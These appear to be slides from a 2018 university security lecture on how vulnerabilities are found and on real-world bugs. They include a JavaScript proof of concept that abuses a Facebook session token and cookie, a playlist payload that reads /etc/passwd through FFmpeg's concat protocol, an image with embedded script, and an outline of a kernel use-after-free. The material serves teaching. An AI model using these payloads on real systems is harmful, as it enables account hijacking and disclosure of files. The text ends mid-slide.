

# CS 155: Real-World Security

April 19, 2018


Alex Stamos  
CSO, Facebook



# Agenda

- How are bugs found?
- Real world bugs
- Who finds bugs?
- Real cyberattacks and defense
- Five basic tips for career success

How are bugs found?



# Vulnerability Discovery is the art of...


- Pushing software into exploitable states
- Predicting the kinds of mistakes engineers will make and QA/security teams will miss
- Making the impossible possible

# Fuzzing

Using automation to mutate input into a system and look for exploitable states

Enhanced by:

- Intelligently unpacking, mutating, and re-packing formats
- Instrumenting the binary to accelerate input and look for caught exceptions
- Studying control-flow and intentionally hitting corner cases



# Fuzzing

## american fuzzy lop 1.74b (readelf)


<b>process timing</b>		<b>overall results</b>	
run time : 0 days, 0 hrs, 8 min, 24 sec		cycles done : 0	
last new path : 0 days, 0 hrs, 1 min, 59 sec		total paths : 812	
last uniq crash : 0 days, 0 hrs, 3 min, 17 sec		uniq crashes : <b>8</b>	
last uniq hang : 0 days, 0 hrs, 3 min, 23 sec		uniq hangs : 10	
<b>cycle progress</b>		<b>map coverage</b>	
now processing : 0 (0.00%)		map density : 3158 (4.82%)	
paths timed out : 0 (0.00%)		count coverage : 2.56 bits/tuple	
<b>stage progress</b>		<b>findings in depth</b>	
now trying : arith 8/8		favored paths : 1 (0.12%)	
stage execs : 295k/326k (90.31%)		new edges on : 318 (39.16%)	
total execs : 552k		total crashes : <b>63 (8 unique)</b>	
exec speed : 1114/sec		total hangs : 191 (10 unique)	
<b>fuzzing strategy yields</b>		<b>path geometry</b>	
bit flips : 447/75.5k, 59/75.5k, 59/75.5k		levels : 2	
byte flips : 7/9436, 0/5858, 6/5950		pending : 812	
arithmetics : 0/0, 0/0, 0/0		pend fav : 1	
known ints : 0/0, 0/0, 0/0		own finds : 811	
dictionary : 0/0, 0/0, 0/0		imported : n/a	
havoc : 0/0, 0/0		variable : 0	
trim : 0.00%/1166, 38.39%			

[cpu: **15%**]

# Reverse Engineering

Reverse engineering allows the researcher to:

- Find exploitable states and work backward
- Look for common antipatterns
- Understand and bypass sanity checks and protections



Includes:


- Debugging
- Disassembly
- Binary diffing
- Decompilation



# Manual Manipulation

- Many interesting flaws boil down to asking the software to do something
- Due to:
  - Confused deputy problems
  - Missing access control checks
  - Lack of data consistency checks


- Often using tools to intercept and manipulate inputs



# Pulling it Together

Professional bug hunters often pull many techniques together:

1. Disassemble a binary to discover:



```
IDA View-A
arg_4 = dword ptr 0Ch
push ebp
mov ebp, esp
sub esp, 40h
push ebx
push esi
push edi
lea edi, [ebp+var_40]
mov ecx, 10h
mov eax, 0CCCCCCCCh
rep stosd
push offset ??_C@_0BH@HGKH@The?5string?5entered?5is?6?$AA@ ; "Th
call printf
add esp, 4
mov eax, [ebp+arg_4]
mov ecx, [eax+4]
push ecx
call printf
add esp, 4
xor eax, eax
pop edi
pop esi
```

# Pulling it Together

2. Use format-aware fuzzing to try to find entry points that lead to format string

```
[lcamtuf@raccoon afl]$ ./afl-analyze -e -i testcases/images/png/not_kitty.png ~/readpng
afl-analyze 2.00b by <lcamtuf@google.com>

[+] Read 218 bytes from 'testcases/images/png/not_kitty.png'.
[*] Performing dry run (mem limit = 25 MB, timeout = 1000 ms, edges only)...
[*] Analyzing input file (this may take a while)...

 01 - no-op block                01 - suspected length field
 01 - superficial content        01 - suspected cksum or magic int
 01 - critical stream           01 - suspected checksummed block
 01 - "magic value" section

[000000] #89 P N G #0d #0a #1a #0a #00 #00 #00 #0d I H D R
[000016] #00 #00 #00 #20 #00 #00 #00 #20 #08 #03 #00 #00 #00 D #a4 #8a >
[000032] #c6 #00 #00 #00 #19 t E X t S o f t w a r e >
[000048] e #00 A d o b e #20 I m a g e R e a >
[000064] d y q #c9 e < #00 #00 #00 #0f P L T E f #cc >
[000080] #cc #ff #ff #ff #00 #00 #00 3 #99 f #99 #ff #cc > L #af >
```

<https://lcamtuf.blogspot.com/2016/02/say-hello-to-afl-analyze.html>

# Pulling it Together

3. Researcher carefully modifies crash-creating documents by the fuzzer to obtain execution

The screenshot shows the O10 Editor interface with the following components:

- Workspace:** Shows the file 'Sample.zip' and its template 'ZIPTemplate.bt'.
- Main Editor:** Displays hex data for 'Sample.zip'. The value '14 00' is highlighted at offset 0004h. The hex data is as follows:


0000h:	50	4B	03	04	14	00	00	00	08	00	55	44	7A	37	0C	3F	0123456789ABCDEF
0010h:	E7	FF	52	00	00	00	56	00	00	00							PK.....UDz7.?
0020h:	6C	65	30	30	31	2E	74	78	74	0B							
0030h:	4C	CE	56	48	2A	CA	2F	CF	53	48							
0040h:	2D	28	56	C8	2F	4B	2D	52	28	01							
0050h:	A4	E4	A7	EB	F1	72	05	24	02	15							
0060h:	95	67	96	64	28	A4	65	96	A5	02							
0070h:	32	0B	4B	F3	8B	80	9A	D3	8B	F5							
0080h:	00	00	00	00	00	9C	58	4E	36	73							
0090h:	00	00	01	00	00	0B	00	00	00	46							
00A0h:	2E	62	69	6E	00	01	02	03	04	05							
00B0h:	0C	0D	0E	0F	10	11	12	13	14	15							
- Inspector:** Shows the values of the struct fields for 'ZIPFILERECORD record[0]':

Type	Value
Signed Byte	20
Unsigned Byte	20
Signed Short	20
Unsigned Short	20
Signed Int	20
Unsigned Int	20
Signed Int64	492384180195924...
Unsigned Int64	492384180195924...
Float	2.802597e-44
Double	1.5495355093908...
- Template Results - ZIPTemplate.bt:** Shows the list of fields and their values:

Name	Value
struct ZIPFILERECORD record[0]	File001.txt
char frSignature[4]	PK L
ushort frVersion	20
ushort frFlags	0
enum COMPTYPE frCompression	COMP_DEFLATE
DOSTIME frFileTime	08:34:42
DOSDATE frFileDate	11/26/2007
uint frCrc	FFE73F0Ch
uint frCompressedSize	82
uint frUncompressedSize	86
ushort frFileNameLength	11
ushort frExtraFieldLength	0
- Floating Tab Group:** Shows the 'ZIPTemplate.bt' template with the following code:

```
101 // Defines the end of central directory locator
102
103 typedef struct {
104     char    elSignature[4]; //0x06054b50
105     ushort  elDiskNumber;
106     ushort  elStartDiskNumber;
107     ushort  elEntriesOnDisk;
108     ushort  elEntriesInDirectory;
109     uint    elDirectorySize;
110     uint    elDirectoryOffset;
111     ushort  elCommentLength;
112     if( elCommentLength > 0 )
113         char  elComment[ elCommentLength ];
114 } ZIPENDLOCATOR;
115
```

# Real World Bugs



Let's Hijack this Picture :)

FB Comment's Picture Hijacking PoC  
<http://www.blinkhackergroup.org/>

# Facebook Picture Sharing on Comment Exploit

```
1 var yourMessage = "check out my pic"; // your msg
2 var photofbID = XXXXXXXXXXX; // victim photo ID
3 var statuslinkID = XXXXXXXXXXX ; //status ID where to comment with hijack
4
5 function generatePhstamp(b, g) {
6   var f = b.length;
7   numeric_csrf_value = '';
8   for (var c = 0; c < g.length; c++) {
9     numeric_csrf_value += g.charCodeAt(c)
10  }
11  return '1' + numeric_csrf_value + f
12 }
13 var e = document.getElementsByName('fb_dtsg')[0].value,
14 c = document.cookie.split('c_user=')[1].split(';')[0],
15 h = "ft_ent_identifier="+statuslinkID+"&comment_text="+yourMessage
    • "+&source=1&client_id=1371674471412:1000847939&attached_photo_fbid="+photofbID+"&rootid=u_ps_0_m&ft[tn]=[]&ft[qid]=589129484280771144
    • 8&ft[mf_story_key]:-2575904214724011317&ft[has_expanded_ufi]=1&nctr[_mod]=pagelet_home_stream&__user=" + c +
    • "&__a=1&__dyn=7n8aD5z5CF-&__req=1r&fb_dtsg=" + e;
16 m = generatePhstamp(h, e);
17 h += "&phstamp=" + m;
18 picture = new XMLHttpRequest();
19 picture.open("POST", "https://www.facebook.com/ajax/ufi/add_comment.php", true);
20 picture.setRequestHeader("Content-type", "application/x-javascript; charset=utf-8");
21 picture.send(h);
22 console.log("The pic has been Hijacked & posted at http://facebook.com/"+statuslinkID);
23
```


# Apple's TLS Code

```
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
err = sslRawVerify(...);
```



# Embedding Script in Images

```
finl1te@mbp /tmp » hexdump -C xss-fnt-pe-png.png
00000000  89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 |.PNG.....IHDR|
00000010  00 00 00 20 00 00 00 20 08 02 00 00 00 fc 18 ed |... ..|
00000020  a3 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e |.....pHYs.....|
00000030  c4 01 95 2b 0e 1b 00 00 00 65 49 44 41 54 48 80 |...tRnG...|
00000040  63 ac ff 3c 53 43 52 49 50 54 20 53 52 43 3d 2 |...IEND|
00000050  2f 46 4e 54 2e 50 45 3e 3c 2f 73 63 72 69 70 7 |%PNG IHDR üfêIDATHKc~ý
00000060  3e c3 ea c0 46 8d 17 f3 af de 3d 73 d3 fd 15 c |
00000070  43 2f 0f b5 ab a7 af ca 7e 7d 2d ea e2 90 22 a |
00000080  73 85 45 60 7a 90 d1 8c 3f 0c a3 60 14 8c 82 5 |
00000090  30 0a 46 c1 28 18 05 a3 60 14 8c 82 61 00 00 7 |
000000a0  32 1c 02 78 65 1f 48 00 00 00 00 49 45 4e 44 a |
000000b0  42 60 82
```



# Bug or feature?

## FFmpeg Protocols Documentation

### 3.4 concat

#### Table of Contents

- 1 Description
- 2 Protocol Options
- 3 Protocols
  - 3.1 async
  - 3.2 bluray
  - 3.3 cache
  - 3.4 concat
  - 3.5 crypto
  - 3.6 data
  - 3.7 file
  - 3.8 ftp
  - 3.9 gopher
  - 3.10 hls
  - 3.11 http
    - 3.11.1 HTTP
  - 3.12 Icecast
  - 3.13 mmst
  - 3.14 mmsh
  - 3.15 md5
  - 3.16 pipe

Physical concatenation protocol.

Read and seek from many resources in sequence as if they were a unique resource.

A URL accepted by this protocol has the syntax:

```
concat:URL1|URL2|...|URLN
```

where *URL1*, *URL2*, ..., *URLN* are the urls of the resource to be concatenated, each one possibly specifying a distinct protocol.

For example to read a sequence of files `split1.mpeg`, `split2.mpeg`, `split3.mpeg` with `ffplay` use the command:

```
ffplay concat:split1.mpeg\|split2.mpeg\|split3.mpeg
```

Note that you may need to escape the character `|` which is special for many shells.

# Bug or feature?



```
alexstamos-mbp:Downloads alexstamos$ file hax.mp4
hax.mp4: M3U playlist
alexstamos-mbp:Downloads alexstamos$ cat hax.mp4
#EXTM3U
#EXT-X-VERSION:4
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10,
concat://etc/passwd
#EXT-X-ENDLIST
alexstamos-mbp:Downloads alexstamos$
```

The screenshot shows a Facebook video player interface. The video content is a terminal window displaying a list of system users and their passwords. The terminal output is as follows:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
sasauth:x:499:76:"Sasauthd user":/var/empty/sasauth:/sbin/nologin
postfix:x:30003:30003:/var/spool/postfix:/bin/false
ntp:x:30:30::etc/ntp:/sbin/nologin
sshd:x:74:74:/var/empty/sshd:/bin/false
dbus:x:81:81:/:/bin/bash
apache:x:48:30:/var/www:/sbin/nologin
ts:x:100:59:/dev/null:/s
```

The video player interface includes a browser address bar with the URL `https://www.facebook.com/video.php?v=1384373055207769&set=vr.1384373055207769&type=2&theater&notif_...`. The video player shows a play button, a progress bar at 0:00 / 0:00, and volume controls. The Facebook interface on the right shows the video is by Susan Amijebfcaej Narayanescu, posted 'Just now'. Interaction buttons for 'Tag Video', 'Add Location', 'Edit', 'Like', 'Comment', 'Stop Notifications', and 'Share' are visible. A comment input field contains the text 'Write a comment...'.

# Memory Management



1. Hold a (legitimate) reference to a key object
2. Overflow the same object's *usage*
3. Get the keyring object freed
4. Allocate a different kernel object from user-space, with a user-controlled content, over the same memory previously used by the freed keyring object
5. Use the reference to the old key object and trigger code execution

Who Finds Bugs?

# Who Looks for Bugs?



## Defenders:

- Have benefit of source code, access to engineers
- Target 100% coverage, so broad-and-shallow testing is common
- Generally need automation to assist



## Attackers:

- Have less information, not a huge problem with shipped code
- Only need a handful of flaws to chain them together
- Need to find and explore issues without alerting defenders



## Researchers:

- Various motivations. Money? Fame?
- Lots of ethical reporting options via bug bounties
- Generally want to stay on right side of the law

# Real World Defense



Let's talk about kill chains



THE  
